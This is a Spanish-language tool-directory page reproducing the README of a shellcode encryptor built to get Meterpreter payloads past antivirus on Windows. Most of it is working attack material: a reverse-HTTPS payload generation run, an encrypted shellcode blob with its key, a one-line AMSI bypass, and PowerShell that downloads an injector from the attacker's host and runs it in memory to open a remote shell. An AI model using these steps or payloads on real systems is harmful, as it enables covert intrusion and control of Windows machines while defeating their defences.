Skip to content
KitploitKITPLOIT
HerramientasBlog
Enviar
HerramientasBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

··Feeds·Contacto·Privacidad·© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
Shellcode-Encryptor — Un simple encryptor/decryptor/executor de shell code para evadir antivirus. | Kitploit
Herramientas/GitHubGitHub/plackyhacker/shellcode-encryptor
Herramientas de Cifrado/DescifradoFrameworks de ExploitsGeneración de PayloadsShellcodeDesarrollo de Payloads
GitHubplackyhacker/shellcode-encryptor

Shellcode-Encryptor

Un simple encryptor/decryptor/executor de shell code para evadir antivirus.

Ver Repositorio
468833hace 4 añosRevisado por Kitploit

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

Explora todas las herramientas

Explora nuestra colección de herramientas
Ver todas las herramientas →
Compartir

ShellcodeEncryptor

Un simple cifrador/descifrador/ejecutor de shellcode para evadir antivirus.

Nota: He rehecho completamente el flujo de trabajo para la evasión, he descubierto que inyectar el binario en memoria usando PowerShell es el método más efectivo.

Demostración

Propósito

Generar un binario .Net que contenga shellcode codificado en base64 y cifrado con AES que se ejecutará en un objetivo Windows, evadiendo el antivirus.

Instrucciones

Use el meterpreter_encryptor.py para crear el shellcode cifrado en base64:

root@kitploit:~
root@kali:~# ./meterpreter_encryptor.py -p windows/x64/meterpreter/reverse_https -i 192.168.1.228 -l 443 -f b64
[+] Generating MSFVENOM payload...
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x64/xor_dynamic
x64/xor_dynamic succeeded with size 667 (iteration=0)
x64/xor_dynamic chosen with final size 667
Payload size: 667 bytes
Saved as: ./msf.bin
[+] Encrypting the payload, key=fjlmjiEgnQ4K6CjNCrPlqug1HW4icMec...
[+] Base64 output:
sZkMiiTitR5hQL2YXTBgjq91qq0FuEqgfR7YiKt2N1IZ8vqW3q/BrIYTjBb7nKLXCsJM25sRqh+R9WHGNsTV8webqwx7ZfAYSvlmEmzIJcKaBVdJO+Lbr7h9RomrOdyaPUAZ6P49lnsZFF1fdvnFOg/WvSdKUrx/eKEt5sNBn/Jz43y26mDEwEEqseydPQHyBcT9Av/ZkTQC6GZU8D+pQhKvXNdnlGrHJk4+G25me/Hzr0P1YuX9ZpGbyXb/pLdmdViAGAPtA/OORVt6xmij4AY24j8SLocUs2A6lSJZHYD2C1+DIc1Lyw8UJ6dtNIU2xDtsHCWX0OlkcjU+QoYpCavs78Y+OePjyBwkryWTzMyuKBgAREjbQQdsIn6dQZeqk/tKI/l6Fmhu27V+wFX7mxUP/KXWf9PI/3QYiuLmkJCWFBL9sINPbLVLePFSke8Ik3t+vp5SIcM+wMufg+TXBdUNpE//gTgCpblXdJfkkqVpMFBxnfX2vYPDcFLWteiNsnHCn9REbVB3MqJe5T55tO/CLq1KkZ2R7Z7rra6H8OhJgOLKEdJ/XHdZV9IFatAtRW2dxVo49P2YFmux2WSDiKhVRoCuLMVM6PeTuzsN+2qV4Zrq6tRAVLwmmTn5uflWER1aScePh6+6utXW/0jS+Hz7KiGP2//8+YDwzYbkLJnfn9B4AdmE4BuNTJRrv7tumsxboNkmWOx87lVElzn5ZM9OP721s8LiSyfkD1zm4o9j2u80syPeEU3PXvOU1epBTsTjdwRWlAYF+wzv3olAjPzR/xojjB602MIUNeCPn4fqDp6NjEokELcgawbWNl1vKYo4QEYgtlhVmqIkk2ooz527AEQb5EWQhkaZEWr4AAmGO1YfvYDCTcfUwV9p/jkg

Tome la clave y el shellcode e insértelos en ProcessInjector.cs

root@kitploit:~
// decrypt the base64 payload
string payload = "sZkMii [etc...]";
string key = "fjlmjiEgnQ4K6CjNCrPlqug1HW4icMec";

Compile el código C# en un ejecutable (por ejemplo, metInject.exe) y sírvalo a través de un servidor web.

Inyecte el ejecutable en un proceso remoto de PowerShell:

root@kitploit:~
# AMSI bypass
$a = [Ref].Assembly.GetTypes();ForEach($b in $a) {if ($b.Name -like "*iutils") {$c = $b}};$d = $c.GetFields('NonPublic,Static');ForEach($e in $d) {if ($e.Name -like "*itFailed") {$f = $e}};$f.SetValue($null,$true)

$bytes = (Invoke-WebRequest "http://192.168.1.228/metInject.exe").Content;
$assembly = [System.Reflection.Assembly]::Load($bytes);
$entryPointMethod = $assembly.GetType('ProcessInjection.Program', [Reflection.BindingFlags] 'Public, NonPublic').GetMethod('Main', [Reflection.BindingFlags] 'Static, Public, NonPublic');
$entryPointMethod.Invoke($null, (, [string[]] ('', '')));

Con suerte, obtendrá una shell de meterpreter.

Ayuda

root@kitploit:~
./meterpreter_encryptor.py -h                                                                     
usage: meterpreter_encryptor.py [-h] [-l LPORT] [-i LHOST] [-p PAYLOAD] [-m METHOD] [-k KEY] [-e ENCODER] [-f FORMAT]

optional arguments:
  -h, --help            show this help message and exit
  -l LPORT, --lport LPORT
                        The local port that msfconsole is listening on.
  -i LHOST, --lhost LHOST
                        The local host that msfconsole is listening on.
  -p PAYLOAD, --payload PAYLOAD
                        The payload to generate in msfvenom.
  -m METHOD, --method METHOD
                        The method to use: thread/delegate.
  -k KEY, --key KEY     The encryption key (32 chars).
  -e ENCODER, --encoder ENCODER
                        The meterpreter encoder.
  -f FORMAT, --format FORMAT
                        The format to output.


Resultados del escaneo AV

El binario fue escaneado usando antiscan.me el 03/10/2021.

Escaneo AV

Notas

Probado con windows/x64/meterpreter/reverse_https en Windows 10 Pro (compilación 10.0.19042) con Defender.

Descargar herramienta
